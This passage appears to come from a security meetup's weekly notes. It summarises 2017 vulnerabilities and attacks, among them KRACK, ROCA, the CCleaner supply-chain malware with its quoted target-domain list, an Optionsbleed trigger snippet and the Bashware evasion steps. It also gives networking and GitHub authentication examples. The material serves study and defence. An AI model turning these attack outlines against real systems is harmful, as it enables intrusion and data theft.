    --ssh-key-value ~/.ssh/id_unifi.pub --admin-username oresama \
    --public-ip-address-dns-name unifi.example.org \
    --validate
```

11.21 2017-10-28 IPv6 ULA, DHCPv6, /64 prefixes, Bad Rabbit

11.21.1 Links and updates this week

IPv6 ULA, DHCPv6, /64 prefixes

See *IPv6 ULA addressing*.

11.21.2 Exploits this week

Bad Rabbit

See Bad Rabbit used NSA “EternalRomance” exploit to spread, researchers say and BACKSWING - Pulling a BADRABBIT Out of a Hat.

11.22 2017-10-21 IPv6 addressing, KRACK, Infineon RSA

11.22.1 Links and updates this week

KRACK Attack LEDE update

LEDE Project firewalls has been updated to reference LEDE 17.01.4 (vs. 17.01.3) in response to patches for the *KRACK Attack* (see below).

IPv6 addressing

IPv6 Neighbor Discovery

Review the message formats in [RFC 4861 4. Message Formats](#) to understand [RFC 4861 Neighbor Discovery for IP version 6 \(IPv6\)](#).

Here are 2 pcapng captures for the ICMPv6 and DHCPv6 traffic between an ISP-facing firewall hosting DHCPv6 and a booting internal LEDE firewall:

- tcpdump from firewall

```
sudo tcpdump -i eth1 -nn -X -w 20171021_fw_icmpv6_dhcpv6.pcapng \
  ether host 52:54:00:12:34:57 and \( icmp6 or port 546 \)
```

- wireshark from LEDE server

```
sudo tcpdump -s 0 -i lede-tap1 -nn -X -f 20171021_LEDE_boot_icmpv6_dhcpv6.pcapn\
  icmp6 or port 546
```

Note that the `tcpdump` output shows a misconfiguration: the firewall DNS is listening on IPv4 addresses but only link local IPv6 addresses.

11.22.2 Exploits this week

KRACK Attack

Vulnerability Note VU#228519

This is [Vulnerability Note VU#228519 Wi-Fi Protected Access II \(WPA2\) handshake traffic can be manipulated to induce nonce and session key reuse](#). The website lists 10 associated CVEs. Here is a definition of the term **nonce**:

Cryptographic nonce ... an arbitrary number that may only be used once. ... It is often a random or pseudo-random number issued in an authentication protocol to ensure that old communications cannot be reused in replay attacks.

There is also a link to [Vendor Information for VU#228519](#).

Mathy Vanhoef's website

Mathy Vanhoef describes the vulnerability and how he found it in [Key Reinstallation Attacks - Breaking WPA2 by forcing nonce reuse](#).

Start with the video [Youtube - Key Reinstallation Attacks: Forcing Nonce Reuse in WPA2](#).

Read the section titles and bold text to get a fast overview of the attack.

Mathy Vanhoef's paper

The paper can be found at [Key Reinstallation Attacks: Forcing Nonce Reuse in WPA2](#).

But note that from [Key Reinstallation Attacks - Breaking WPA2 by forcing nonce reuse](#):

We have follow-up work making our attacks (against macOS and OpenBSD for example) significantly more general and easier to execute. So although we agree that some of the attack scenarios in the paper are rather impractical, do not let this fool you into believing key reinstallation attacks cannot be abused in practice.

Other sites

- [kristate/krackinfo](#) has some good vendor info plus The Good/The Bad/The Ugly summary.

Infineon RSA keys

Vulnerability Note VU#307015

This is [Vulnerability Note VU#307015](#) *Infineon RSA library does not properly generate RSA key pairs*. It is [CVE-2017-15361](#).

Found by team of researchers

From [ROCA: Vulnerable RSA generation \(CVE-2017-15361\)](#):

<TLDR>

A newly discovered vulnerability in generation of RSA keys used by a software library adopted in cryptographic smartcards, security tokens and other secure hardware chips manufactured by Infineon Technologies AG allows for a practical factorization attack, in which the attacker computes the private part of an RSA key. The attack is feasible for commonly used key lengths, including 1024 and 2048 bits, and affects chips manufactured as early as 2012, that are now commonplace. Assess your keys now with the provided [offline and online detection tools](#) and contact your vendor if you are affected.

... Only the knowledge of a public key is necessary and no physical access to the vulnerable device is required.

Description of the vulnerability

A security vulnerability was found in the implementation of RSA keypair generation in a cryptographic library used in a wide range of cryptographic chips produced by Infineon Technologies AG. The product is also integrated in authentication, signature and encryption tokens of other vendors and chips used for Trusted Boot of operating systems. The vulnerability is present in NIST FIPS 140-2 and CC EAL 5+ certified devices since at least the year 2012.

The algorithmic vulnerability is characterized by a specific structure of the generated RSA primes, which makes factorization of commonly used key lengths including 1024 and 2048 bits practically possible. Only the knowledge of a public key is necessary and no physical access to the vulnerable device is required.

The time complexity and cost for the selected key lengths (Intel E5-2650 v3@3GHz Q2/2014):

512 bit RSA keys 2 CPU hours (the cost of \$0.06);

1024 bit RSA keys 97 CPU days (the cost of \$40-\$80);

2048 bit RSA keys 140.8 CPU years, (the cost of \$20,000 - \$40,000).

Impact

A remote attacker can compute an RSA private key from the value of a public key. The private key can be misused for impersonation of a legitimate owner, decryption of sensitive messages, forgery of signatures (such as for software releases) and other related attacks.

Other sites

- [Millions of high-security crypto keys crippled by newly discovered flaw](#) provides a good summary.
- Google's [Trusted Platform Module firmware vulnerability: technical documentation](#) mentions “Chrome OS relies on TPM-generated RSA keys for a number of features”. There are 2 updates needed:
 - Chrome OS M60, we strengthened Chrome OS user data protection using the scrypt password hashing scheme to act as a second line of defense even in case the brute-force protection afforded by the TPM is lost. Users were automatically upgraded to the new scheme behind the scenes without user-observable effects. This measure guarantees adequate protection of encrypted user data for users that use strong passwords.
 - “Recent Chrome OS builds of version M61 and later include functionality to install a TPM firmware update on the affected devices. After installing the update, RSA keys generated by the TPM are no longer vulnerable against the attack described above.” Currently “all user data stored locally on the device will be lost” and the process involves doing a powerwash. The author followed that procedure for a Samsung Chromebook Plus.
- [yubico Infineon RSA Key Generation Issue](#) allows checking to see if your device is eligible for free replacement. The author completed the process in < 15 minutes.
- [Iva/Infineon-CVE-2017-15361](#) provides a “Simple PowerShell script to check whether a computer is using an Infineon TPM chip that is vulnerable to CVE-2017-15361”.
- [crocs-muni/roca ROCA detection tool](#).
- [Cryptosense Keytester](#) public key tester.

11.23 2017-10-14 Firewalls, building vulnerable hosts

11.23.1 Links and updates this week

LEDE Project firewalls

See [LEDE Project firewalls](#), a fork of [OpenWrt](#). It's mainly of interest here as a firewall study.

OWASP VWADP

See [OWASP Vulnerable Web Applications Directory Project](#) for the OWASP Vulnerable Web Applications Directory Project and the OWASP Juice Shop Project. The Juice Shop illustrates extending VM-based challenges to using the cloud (Heroku, EC2), containers, Vagrant, and packed distribution of challenges.

bash redirection

bash redirections link [Part III: Redirections](#) was added to [Redirection](#).

11.24 2017-10-07 QEMU virtualization

11.24.1 Links and updates this week

QEMU virtualization

See *Virtualization & networking* for QEMU virtualization and required networking.

11.25 2017-09-30 virtualization and bridges

11.25.1 Links and updates this week

Virtualization and bridges

See *Virtualization & networking*.

11.26 2017-09-23 nftables

11.26.1 Links and updates this week

nftables

See *nftables*.

bash complexity and IPv6 routing

See added sections *bash complexity* and *IPv6 “on-link” hosts based on RA prefixes, not subnet*.

Free Electrons

See [Free Electrons Docs](#) for

Free training materials and conference presentations from Free Electrons, covering kernel, real-time, Android, embedded Linux system and device driver development.

You can also browse the Linux kernel source, e.g. [Free Electrons linux /include/net/netfilter](#) and [Free Electrons linux /net/netfilter](#).

Linux Audit

Besides the [Beginners Guide to nftables Traffic Filtering](#) they have [Linux Security](#) and [Lynis](#) (their open source Linux, Mac OS X, and Unix system and security auditing tool).

Metasploit Unleashed - Free Ethical Hacking Course

See [Metasploit Unleashed - Free Ethical Hacking Course](#) (“we ask that you **make a donation** to the Hackers For Charity non-profit 501(c)(3) organization”).

Complexity links

In the past we've talked about complexity and bad design, especially *PHP & MySQL Shortcomings*. Note that the PHP language has changed over time, with [php Supported Versions](#) showing the last PHP5 version is 5.6 with active support already ended 19 Jan 2017 and security support ending 31 Dec 2018.

Now we'll add JavaScript to our complexity list:

- PHP

[PHP: a fractal of bad design](#)

- MySQL

[Do Not Pass This Way Again](#)

- JavaScript

[How it feels to learn JavaScript in 2016](#)

[Why JavaScript Development is Crazy](#)

[It's The Future.](#)

[Google javascript fatigue.](#)

Also see [JavaScript Stack from Scratch](#), [What are examples of a full stack web developer's "stack"?](#), [comment starting with "Grunt > Gulp > Webpack ..."](#) in [Hacker News](#) | [Step-by-step tutorial to build a modern JavaScript stack from scratch](#)

On a more positive note see: [State of the JavaScript Landscape: A Map for Newcomers](#), [The Hitchhiker's Guide to Modern JavaScript Tooling](#), and [State of the Art JavaScript in 2016](#).

Penetration Testing Execution Standard

From [Penetration Testing Execution Standard - the FAQ](#):

It is a new standard designed to provide both businesses and security service providers with a common language and scope for performing penetration testing (i.e. Security evaluations). It started early in 2009 following a discussion that sparked between some of the founding members over the value (or lack of) of penetration testing in the industry.

They also provide a [Penetration Testing Execution Standard - mindmap](#) (FreeMind) for the project.

There's an alternative documentation format at [The Penetration Testing Execution Standard - Read the Docs](#).

11.26.2 Exploits this week

CCleanup

From [CCleanup: A Vast Number of Machines at Risk](#):

For a period of time, the legitimate signed version of CCleaner 5.33 being distributed by Avast also contained a multi-stage malware payload that rode on top of the installation of CCleaner. CCleaner boasted over 2 billion total downloads by November of 2016 with a growth rate of 5 million additional users per week.

...

During the installation of CCleaner 5.33, the 32-bit CCleaner binary that was included also contained a malicious payload that featured a Domain Generation Algorithm (DGA) as well as hardcoded Command

and Control (C2) functionality. We confirmed that this malicious version of CCleaner was being hosted directly on CCleaner's download server as recently as September 11, 2017.

...

In reviewing the Version History page on the CCleaner download site, it appears that the affected version (5.33) was released on August 15, 2017. On September 12, 2017 version 5.34 was released. The version containing the malicious payload (5.33) was being distributed between these dates.

...

Given the presence of this compilation artifact as well as the fact that the binary was digitally signed using a valid certificate issued to the software developer, it is likely that an external attacker compromised a portion of their development or build environment and leveraged that access to insert malware into the CCleaner build that was released and hosted by the organization. It is also possible that an insider with access to either the development or build environments within the organization intentionally included the malicious code or could have had an account (or similar) compromised which allowed an attacker to include the code.

The article goes into detail on how the malware operates. From a follow-up article [CCleaner Command and Control Causes Concern](#):

In analyzing the delivery code from the C2 server, what immediately stands out is a list of organizations, including Cisco, that were specifically targeted through delivery of a second-stage loader. Based on a review of the C2 tracking database, which only covers four days in September, we can confirm that at least 20 victim machines were served specialized secondary payloads. Below is a list of domains the attackers were attempting to target.

```
$DomainList = array(
"singtel.corp.root",
"htcgroup.corp",
"samsung-breda",
"Samsung",
"SAMSUNG.SEPM",
"samsung.sk",
"jp.sony.com",
"am.sony.com",
"gg.gauselmann.com",
"vmware.com",
"ger.corp.intel.com",
"amr.corp.intel.com",
"ntdev.corp.microsoft.com",
"cisco.com",

"uk.pri.o2.com",
"vf-es.internal.vodafone.com",

"linksys",
"apo.epson.net",
"msi.com.tw",
"infoview2u.dvrDNS.org",
"dfw01.corp.akamai.com",
"hq.gmail.com",
"dlink.com",

"test.com");
```

The article contains more information about the CC server.

SEC's EDGAR breaches

EDGAR “the **Electronic Data Gathering, Analysis, and Retrieval** system, performs automated collection, validation, indexing, acceptance, and forwarding of submissions by companies and others who are required by law to file forms with the **U.S. Securities and Exchange Commission** (the “SEC”). The database is freely available to the public via the Internet (HTTPS).”

U.S. Securities and Exchange Commission - Public Statement - Statement on Cybersecurity Section I. Collection and Use of Data by the Commission identified the category of data:

The first category of data includes public-facing data that is transmitted to and accessed through Commission systems. ... In 2017, on a typical day, investors and other market participants access more than 50 million pages of disclosure documents through the EDGAR system, which receives and processes over 1.7 million electronic filings per year.

...

The second category of data the Commission receives, stores and transmits includes nonpublic information, including personally identifiable information, generally related to our supervisory and enforcement functions.

...

The third category of data includes nonpublic data, including personally identifiable information, related to the Commission's internal operations.

U.S. Securities and Exchange Commission - Public Statement - Statement on Cybersecurity Section II. Management of Internal Cybersecurity Risks identified several security breaches:

In August 2017, the Commission learned that an incident previously detected in 2016 may have provided the basis for illicit gain through trading. Specifically, a software vulnerability in the test filing component of our EDGAR system, which was patched promptly after discovery, was exploited and resulted in access to nonpublic information. We believe the intrusion did not result in unauthorized access to personally identifiable information, jeopardize the operations of the Commission, or result in systemic risk. Our investigation of this matter is ongoing, however, and we are coordinating with appropriate authorities. As another example, our Division of Enforcement has investigated and filed cases against individuals who we allege placed fake SEC filings on our EDGAR system in an effort to profit from the resulting market movements.[3]

... a 2014 internal review by the SEC's Office of Inspector General (“OIG”), an independent office within the agency, found that certain SEC laptops that may have contained nonpublic information could not be located.[4] The OIG also has found instances in which SEC personnel have transmitted nonpublic information through non-secure personal email accounts.[5] We seek to mitigate this risk by requiring all personnel to complete privacy and security training and we have other relevant risk mitigation controls in place.

CVE-2017-9798 Optionsbleed

From **Optionsbleed - HTTP OPTIONS method can leak Apache's server memory**:

What's Optionsbleed?

Optionsbleed is a use after free error in Apache HTTP that causes a corrupted Allow header to be constructed in response to HTTP OPTIONS requests. This can leak pieces of arbitrary memory from the server process that may contain secrets. The memory pieces change after multiple requests, so for a vulnerable host an arbitrary number of memory chunks can be leaked.

The bug appears if a webmaster tries to use the “Limit” directive with an invalid HTTP method.

Example .htaccess:

```
<Limit abcxyz>
</Limit>
```

Is this as bad as Heartbleed?

No. Although similar in nature, this bug leaks only small chunks of memory and more importantly only affects a small number of hosts by default.

It's still a pretty bad bug, particularly for shared hosting environments.

See [hannob/optionsbleed](#) for a POC.

Bashware

From [Beware of the Bashware: A New Method for Any Malware to Bypass Security Solutions](#):

Bashware is a generic and cross platform technique that uses WSL in order to allow running both ELF and EXE malicious payloads in a stealthy manner that could bypass most current security solutions.

Bashware has 4 steps:

1. Load WSL (Windows Subsystem for Linux)
2. Enable developer mode (needs local admin)
3. Install Linux via `Lxrun /install`.
4. Run `wine`.

This is exactly what we needed in order to make a Windows malware run from the WSL environment, turning it invisible as well. Bashware uses the Winehq project capabilities and installs a pre-optimized wine project into the WSL Linux environment.

Next, EXE formats need to be converted by Wine, turning its NT syscalls to POSIX syscalls. Later on, the Pico provider (`lxcore.sys`) will convert these POSIX syscalls back to NT syscalls, turning `lxcore` to the actual caller of this process. This way, a file running on the Windows OS can execute any known malicious payload from the Linux OS, where it remains hidden from most security products.

Bashware does not leverage any logic or implementation flaws in WSL's design. In fact, WSL seems to be well designed. What allows Bashware to operate the way it does is the lack of awareness by various security vendors, due to the fact that this technology is relatively new and expands the known borders of the Windows operating system.

Pytosquatting

Anyone can upload packages to [PyPI](#). While packages can be signed with the uploader's GPG key (or not - see [PyPI Security](#)), that key is not guaranteed to represent any additional security (without a web of trust to validate that key).

Pytosquatting includes two types of uploaded packages:

typosquatting Upload packages representing misspellings of common packages.

namesquatting Upload packages representing packages included in Python (`stdlib`).

A fix to this problem is being considered. (See the quoted response at the bottom of [Devs unknowingly use "malicious" modules snuck into official Python repository](#)).

BlueBorne

BlueBorne resulted in 8 CVE's:

1. [CVE-2017-0781](#) - Android RCE
2. [CVE-2017-0782](#) - Android RCE
3. [CVE-2017-0783](#) - Android info disclosure
4. [CVE-2017-0785](#) - Android info disclosure
5. [CVE-2017-8628](#) - MS Bluetooth Driver spoofing
6. [CVE-2017-14315](#) - iOS 7-9 heap overflow
7. [CVE-2017-1000250](#) - Linux info disclosure
8. [CVE-2017-1000251](#) - Linux kernel RCE

From [BlueBorne](#):

Bluetooth is complicated. Too complicated. ... Just to illustrate this point: while the WiFi specification (802.11) is only 450 pages long, the Bluetooth specification reaches 2822 pages.

Bluetooth's complexity kept researchers from auditing its implementations at the same level of scrutiny that other highly exposed protocols, and outward-facing interfaces have been treated with.

The article contains detailed code analysis worthy of further study.

From [Billions of devices imperiled by new clickless Bluetooth attack](#):

Virtually any Android, Linux, or Windows device that hasn't been recently patched and has Bluetooth turned on can be compromised by an attacking device within 32 feet. It doesn't require device users to click on any links, connect to a rogue Bluetooth device, or take any other action, short of leaving Bluetooth on. The exploit process is generally very fast, requiring no more than 10 seconds to complete, and it works even when the targeted device is already connected to another Bluetooth-enabled device.

The Ars Technica article also references 3 attack videos.

aIR-Jumper

From [aIR-Jumper: Covert Air-Gap Exfiltration/Infiltration via Security Cameras & Infrared \(IR\)](#):

In this paper, we show how attackers can use surveillance cameras and infrared light to establish bi-directional covert communication between the internal networks of organizations and remote attackers. We present two scenarios: exfiltration (leaking data out of the network) and infiltration (sending data into the network).

11.27 2017-09-16 "VPN"

11.27.1 VPN using SSH socks proxy

Combine an `ssh -D` socks proxy with a tiny cloud Linux VM to get more web browsing privacy (or at least transfer your privacy risks to your cloud provider):

```
VM="meetup.bitbender.org"
VMUSER="hacker"

LISTEN_ADDRESS="127.0.0.1"
LISTEN_PORT="1080"

nohup ssh -D $LISTEN_ADDRESS:$LISTEN_PORT -fNT $VMUSER@$VM
# Could also use "-fNTC" option (adds compression)
# To run socks server for your local network:
#   change LISTEN_ADDRESS to one of your local network addresses.

# Check for LISTEN_ADDRESS:LISTEN_PORT and get pid for later kill
ss -tnlp | grep ":$LISTEN_PORT"
# Alternatively, get pid for later kill
ps -o pid,uname,args -wwC ssh
# kill -9 PID

# Firefox Preferences ==> Advanced ==> Network ==> Settings
#   Configure Proxies to Access the Internet:
#   Manual proxy configuration:
#   SOCKS Host: LISTEN_ADDRESS Port: LISTEN_PORT
#   Select "SOCKS v5"
#   Check "Proxy DNS when using SOCKS v5"
```

Visit <http://www.whatsmyip.org/> and <http://www.whatsmyip.org/more-info-about-you/> to verify your IP address is hidden (but plenty of information is still known about your machine).

11.28 2017-09-09 Adding IPv6 on the EdgeRouter Lite

11.28.1 Adding IPv6 on the EdgeRouter Lite

This presentation is covered in *IPv6* and *Firewalls*.

11.29 2017-08-26 Complexity, Cookies vs Tokens

11.29.1 Complexity

Complexity helps make things insecure and most of computing is complex.

Consider Firefox 54 finally goes multiprocess, eight years after work began and HTTPS on Stack Overflow: The End of a Long Road which took approximately 4 years.

Then consider IPv6 and the likelihood of IPv6 conversions having misconfigurations (like forgetting that IPv6 firewalls need separate rules for IPv6 traffic).

Complexity is a pentester's best friend.

11.29.2 Cookies vs Tokens

Cookies

See *Cookies* for a general introduction to cookies.

The upshot is that cookies are data first created on the server and passed to the client via the “Set-Cookie:” HTTP header, which is subsequently returned by the client to the server via the “Cookie:” HTTP header. The server can modify the value in a later “Set-Cookie:” and that modified value will be returned in subsequent “Cookie:” HTTP headers. The cookie meaning is determined by the server.

The key point here is that cookies are generally created by the server that uses it.

Tokens

Tokens in general

“Token” in computing has many different meanings, but in this case we mean [Access token](#):

An access token is an object encapsulating the security identity of a process or thread. A token is used to make security decisions and to store tamper-proof information about some system entity. While a token is generally used to represent only security information, it is capable of holding additional free-form data that can be attached while the token is being created.

An access token is generated by the logon service when a user logs on to the system and the credentials provided by the user are authenticated against the authentication database. The authentication database contains credential information required to construct the initial token for the logon session, including its user id, primary group id, all other groups it is part of, and other information.

Very different from a cookie, the token can be generated by a 3rd party (like when you can use a Google account to log into Bitbucket) and need not be stored as a cookie.

While tokens can be created by the server and stored in cookies, tokens can be created by 3rd parties and not stored as cookies.

JWT tokens

From [Wikipedia JSON Web Token](#):

JSON Web Token (JWT) is a JSON-based open standard (RFC 7519) for creating access tokens that assert some number of claims. For example, a server could generate a token that has the claim “logged in as admin” and provide that to a client. The client could then use that token to prove that it is logged in as admin. The tokens are signed by the server’s key, so the client and server are both able to verify that the token is legitimate. The tokens are designed to be compact, URL-safe and usable especially in web browser single sign-on (SSO) context. JWT claims can be typically used to pass identity of authenticated users between an identity provider and a service provider, or any other type of claims as required by business processes. The tokens can also be authenticated and encrypted.

From [Introduction to JSON Web Tokens](#):

- JSON Web Token (JWT) is an open standard (RFC 7519) that defines a compact and self-contained way for securely transmitting information between parties as a JSON object.
- JWT looks like xxxxx.yyyyyy.zzzzz (see [JWT Debugger](#) to encode/decode JWT).
 - It uses Base64URL encoding as defined in [RFC 4648 Base 64 Encoding with URL and Filename Safe Alphabet](#).

Standard `base64` uses ‘+’, ‘/’, and ‘=’ which would require percent-encoding hexadecimal. In `base64url` they are replaced with ‘-’, ‘_’, and nothing (padding skipped as the alternative ‘.’ is used to separate the 3 JWT token fields). Alternatively, use `base64url` from the `basez` package.

The JSON strings are canonicalized (squished together) prior to `base64url` encoding. In bash this Perl utility works: `cat JSONFILE | json_pp -json_opt canonical`. In python3

this works: `base64.b64encode(JSONSTRING.encode('UTF-8'), altchars=b'-'_').decode('UTF-8').rstrip('=')`.

Here's a command line example:

```
cat > header.txt <<'EOF'
{
  "alg": "HS256",
  "typ": "JWT"
}
EOF
# Canonicalized it looks like:
cat header.txt | json_pp -json_opt canonical

# base64url of the above is eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9
cat header.txt | base64 | tr '+/' '-'_ | tr -d '=' # wrong
cat header.txt | json_pp -json_opt canonical | base64 | tr '+/' '-'_ | tr -d
↪ '=' # correct
cat header.txt | json_pp -json_opt canonical | base64url # correct
```

Here's a python example:

```
cat > json-canonical.py <<'EOF'
import json
from argparse import ArgumentParser

parser = ArgumentParser(description="""\
JSON canonicalization
""")
parser.add_argument('jsonfile', help="""Input JSON from the file.""")
args = parser.parse_args()

with open(args.jsonfile, 'r', encoding="utf-8") as fp:
    print(json.dumps(json.load(fp), separators=(",", ":")), end="")
EOF

# Demo in canonicalizes the same as json_pp
python3 json-canonical.py header.txt

# Now convert to base64url
cat > base64url.py <<'EOF'
import sys
import base64
print(base64.b64encode(sys.stdin.read().encode("UTF-8"), altchars=b'-'_').
↪ decode("UTF-8").rstrip("="))
exit()
EOF

python3 json-canonical.py header.txt | python3 base64url.py
```

- xxxxx = header

This typically defines the hashing algorithm & token type: `{“alg”:“HS256”,“typ”:“JWT”}` encoded via `base64url`.

- yyyyy = payload

“The second part of the token is the payload, which contains the claims. Claims are statements about an entity (typically, the user) and additional metadata. There are three types of claims: reserved, public, and private claims.”

- zzzzz = signature

“The signature is used to verify that the sender of the JWT is who it says it is and to ensure that the message wasn’t changed along the way.”

- JWT tokens are **signed, not encrypted**: [RFC 7516 JSON Web Encryption \(JWE\)](#).

- The JWT token is usually sent in the HTTP “Authorization:” header like this:

```
Authorization: Bearer <token>
```

Note that this is stateless in that the server need not save user state in memory as the token contains the information needed.

Cookies vs Tokens

From [Cookies vs Tokens: The Definitive Guide](#) start with the image [Cookie-Based and Token-Based Auth](#):

Cookie based authentication is stateful. This means that an authentication record or session must be kept both server and client-side. The server needs to keep track of active sessions in a database, while on the front-end a cookie is created that holds a session identifier, thus the name cookie based authentication.

Token-based authentication is stateless. The server does not keep a record of which users are logged in or which JWTs have been issued. Instead, every request to the server is accompanied by a token which the server uses to verify the authenticity of the request. The token is generally sent as an addition Authorization header in form of Bearer {JWT}, but can additionally be sent in the body of a POST request or even as a query parameter.

The back-end does not need to keep a record of tokens. Each token is self-contained, containing all the data required to check its validity as well as convey user information through claims.

The server’s only job then, becomes to sign tokens on a successful login request and verify that incoming tokens are valid. In fact, the server does not even need to sign tokens. Third party services such as Auth0 can handle the issuing of tokens and then the server only needs to verify the validity of the token.

The chief considerations for tokens are:

- Size - too much data makes them large
- Storage
 - Local storage is sandboxed to a domain (not accessible by subdomains). This protects against XSRF.
 - Cookies are limited to 4 kb and do not protect against XSRF, though setting a cookie to HttpOnly protects against XSS via JavaScript.
 - Session storage which disappears when the browser closes.

Authentication examples at GitHub

We use GitHub for examples: see [platform-samples](#).

We’ll use GitHub’s [REST API v3](#) to illustrate authentication. See [REST API v3 Libraries](#) for language-specific libraries.

Note: GitHub [Apps](#) notes that “GitHub Apps are only compatible with the REST API v3 at this time.” So there is limited coverage of the [GraphQL API v4](#).

From [REST API v3 Getting Started](#):

While convenient, Basic Authentication isn't ideal because you shouldn't give your GitHub username and password to anyone. Applications that need to read or write private information using the API on behalf of another user should use [OAuth](#).

Instead of usernames and passwords, OAuth uses tokens. Tokens provide two big features:

- **Revokable access:** users can revoke authorization to third party apps at any time
- **Limited access:** users can review the specific access that a token will provide before authorizing a third party app

Also, note that if you use GitHub 2FA with your user account, then your basic authentication `curl` request will return “401 Unauthorized” and you’ll need to get the 2FA OTP code and repeat the request. Unfortunately this is true for every request, which will essentially force a switch to using an OAuth-like GitHub personal access token which can be used in lieu of your password in basic authentication, or as a token (see below). (Note: some API endpoints like <https://api.github.com/authorizations> requires the use of basic authentication with the password.)

```
curl -u "$U:$PASS" -H "X-GitHub-OTP: 2FA_OTP" ...
```

Unauthenticated access

Unauthenticated access is subject to [Rate Limiting](#) of 60 requests/hour. To see your limit:

```
curl -i https://api.github.com/rate_limit
curl -s https://api.github.com/rate_limit | jq ' { limit: .rate.limit, remaining: .
↪rate.remaining }'
# {
#   "limit": 60,
#   "remaining": 58
# }
# Rate "reset" field is UTC epoch seconds
date -d @$ (curl -s https://api.github.com/rate_limit | jq '.rate.reset')
# Thu Aug 24 20:51:09 UTC 2017
```

There's lots of things an unauthenticated user can access, but since the data is returned in JSON it's difficult to process:

```
U="pentest-meetup"
O="sbwasp"

curl -i https://api.github.com/users/$U
curl https://api.github.com/users/$O
curl https://api.github.com/users/sbwasp/repos
```

Basic authentication

Here's an example of [RFC 2617 HTTP Authentication: Basic and Digest Access Authentication](#) (`-u 'USER:PASSWORD'`, where you'll be prompted for the password if not provided). For GitHub see [Basic Authentication](#).

```
U="pentest-meetup"
EMAIL="$U@bitbender.org"
# Leading space keeps line from history:
PASS=$'YOUR_PASSWORD'

# Basic Auth bumps hourly limit to 5000
```

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```
curl -i -u "$U:$PASS" https://api.github.com/rate_limit

curl -v -u "$U:$PASS" 'https://api.github.com/users/pentest-meetup/orgs'
curl -v -u "$U:$PASS" 'https://api.github.com/users/sbwasp/orgs'
```

Authenticated requests can use GraphQL (see [GitHub Migrating from REST to GraphQL](#) and [GraphQL API v4 Using the Explorer](#)):

```
cat > user.gql <<'EOF'
{ "query": "query {
  viewer {
    login
    name
  }
}"
}
EOF
curl -u "$U:$PASS" --data @user.gql 'https://api.github.com/graphql'
# {"data":{"viewer":{"login":"pentest-meetup","name":null}}}

cat > repo_desc.gql <<'EOF'
{ "query": "query {
  repository(owner:\"sbwasp\", name:\"sbwasp.github.io\") {
    description
  }
}"
}
EOF
curl -u "$U:$PASS" --data @repo_desc.gql 'https://api.github.com/graphql'
# {"data":{"repository":{"description":"South Bay WASP Website"}}}
```

Access token

GitHub has several different kinds of tokens:

personal access token Generate a personal access token at [Personal access tokens](#). “Personal access tokens function like ordinary OAuth access tokens. They can be used instead of a password for Git over HTTPS, or can be used to authenticate to the API over Basic Authentication.”

OAuth token Like the personal access token, the OAuth token can be used for basic authentication. In addition it’s an OAuth token that can be used in the HTTP header `Authorization: token OAUTH-TOKEN`.

To create an OAuth token follow the instructions at *Non-Web Application Flow* at [About authorization options for OAuth Apps](#).

Since we do not have an OAuth application, we created an “SBWasp Meetup Token Example” with the following scopes: `public_repo`, `gist`, `notifications`, and `user:email`. Note that the token is shown only once (copy it and save). Using `curl -u "$U:$PASS" https://api.github.com/authorizations` gives the following token information:

```
[
  {
    "id": 123622097,
    "url": "https://api.github.com/authorizations/123622097",
```

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```

    "app": {
      "name": "SBWasp Meetup Token Example",
      "url": "https://developer.github.com/v3/oauth_authorizations/",
      "client_id": "00000000000000000000"
    },
    "token": "",
    "hashed_token": "1234567891123456789212345678931234567894123456789512345678961234
↪",
    "token_last_eight": "43482ab6",
    "note": "SBWasp Meetup Token Example",
    "note_url": null,
    "created_at": "2017-08-24T17:59:35Z",
    "updated_at": "2017-08-24T17:59:35Z",
    "scopes": [
      "gist",
      "notifications",
      "public_repo",
      "user:email"
    ],
    "fingerprint": null
  },
]

```

Use the token with basic authentication, then as Authorization: token PERSONALTOKEN:

```

# Identical basic authentication results using either TOKEN or PASS
TOKEN='substitute the token'
curl -i -u "$U:$TOKEN" https://api.github.com/authorizations
curl -u "$U:$PASS" https://api.github.com/authorizations
# personal token via "Authorization: token ..."
curl -i -H "Authorization: token $TOKEN" https://api.github.com/users/sbwasp/orgs

# personal token as token with GraphQL
cat > repo_desc.gql <<'EOF'
{ "query": "query {
  repository(owner:\"sbwasp\", name:\"sbwasp.github.io\") {
    description
  }
}"
}
EOF
curl -H "Authorization: token $TOKEN" --data @repo_desc.gql 'https://api.github.com/
↪graphql'

```

11.30 2017-08-19 Forcing HTTPS, HTTP forwarding

11.30.1 Forcing your website to HTTPS

After last week's meeting broke up a discussion ensued as to how to force HTTPS for a given website (or generate a failure message when connection is not possible). The summary from below is that HTTPS 301 redirect, HSTS, and HSTS preloading enforce HTTPS. OCSP, OCSP stapling, and HPKP can help with rogue certificates but are far from perfect.

What HTTPS does and doesn't do

HTTPS does provide server authentication, data confidentiality, and data integrity for the parts of the website that are encrypted.

But HTTPS does not hide which websites you are visiting: the TCP protocol application data is encrypted, but the TCP and lower network data are not. That includes the TCP/IP data needed to route your request. To get more privacy requires using something like [Tor](#) (anonymity network).

What can an adversary do?

Insecure DNS, delayed/unused CRL's, and improperly gained certificates illustrate the pitiful state of computer security.

We assume that an adversary can basically MITM your network services, including DNS and NTP. Just like you can expect using the public WiFi at your local coffee shop.

So your adversary can introduce pharming, DNS poisoning, bad NTP servers, This means you have to be alert to HTTP connections that should be HTTPS, and your time being wildly off (amongst a host of other issues).

Most critically, adversaries can steal or obtain HTTPS certificates and short of HPKP there's little that can be done about that.

Making it harder to compromise HTTPS

Redirect HTTP to HTTPS

Perhaps the simplest thing is to have the web server redirect all HTTP requests to HTTPS via the HTTP 302 (temporary move) or 301 (permanent move) status. If you are going all-in on HTTPS the HTTP 301 is the better status to use. The client uses the server-provided HTTP header "Location:" to re-request the web resource.

Unfortunately it is vulnerable to MITM or DNS poisoning unless the browser supports (and the website uses) HSTS preload and/or HTTPS Everywhere.

Here is an example of <http://arstechnica.com> using a 301 redirect with Strict-Transport-Security:

```
hacker@meetup:~$ UA='Mozilla/5.0 (Windows NT 6.1) AppleWebKit/537.36 (KHTML, like
↳ Gecko) Chrome/41.0.2228.0 Safari/537.36'
hacker@meetup:~$ curl -v --location --user-agent "$UA" http://arstechnica.com/ 2>&1
↳ | \
                                egrep '(> User-Agent:|< HTTP/1|Location:|< Strict-Transport-
↳ Security:)'
> User-Agent: Mozilla/5.0 (Windows NT 6.1) AppleWebKit/537.36 (KHTML, like Gecko)
↳ Chrome/41.0.2228.0 Safari/537.36
< HTTP/1.1 301 Moved Permanently
< Location: https://arstechnica.com/
> User-Agent: Mozilla/5.0 (Windows NT 6.1) AppleWebKit/537.36 (KHTML, like Gecko)
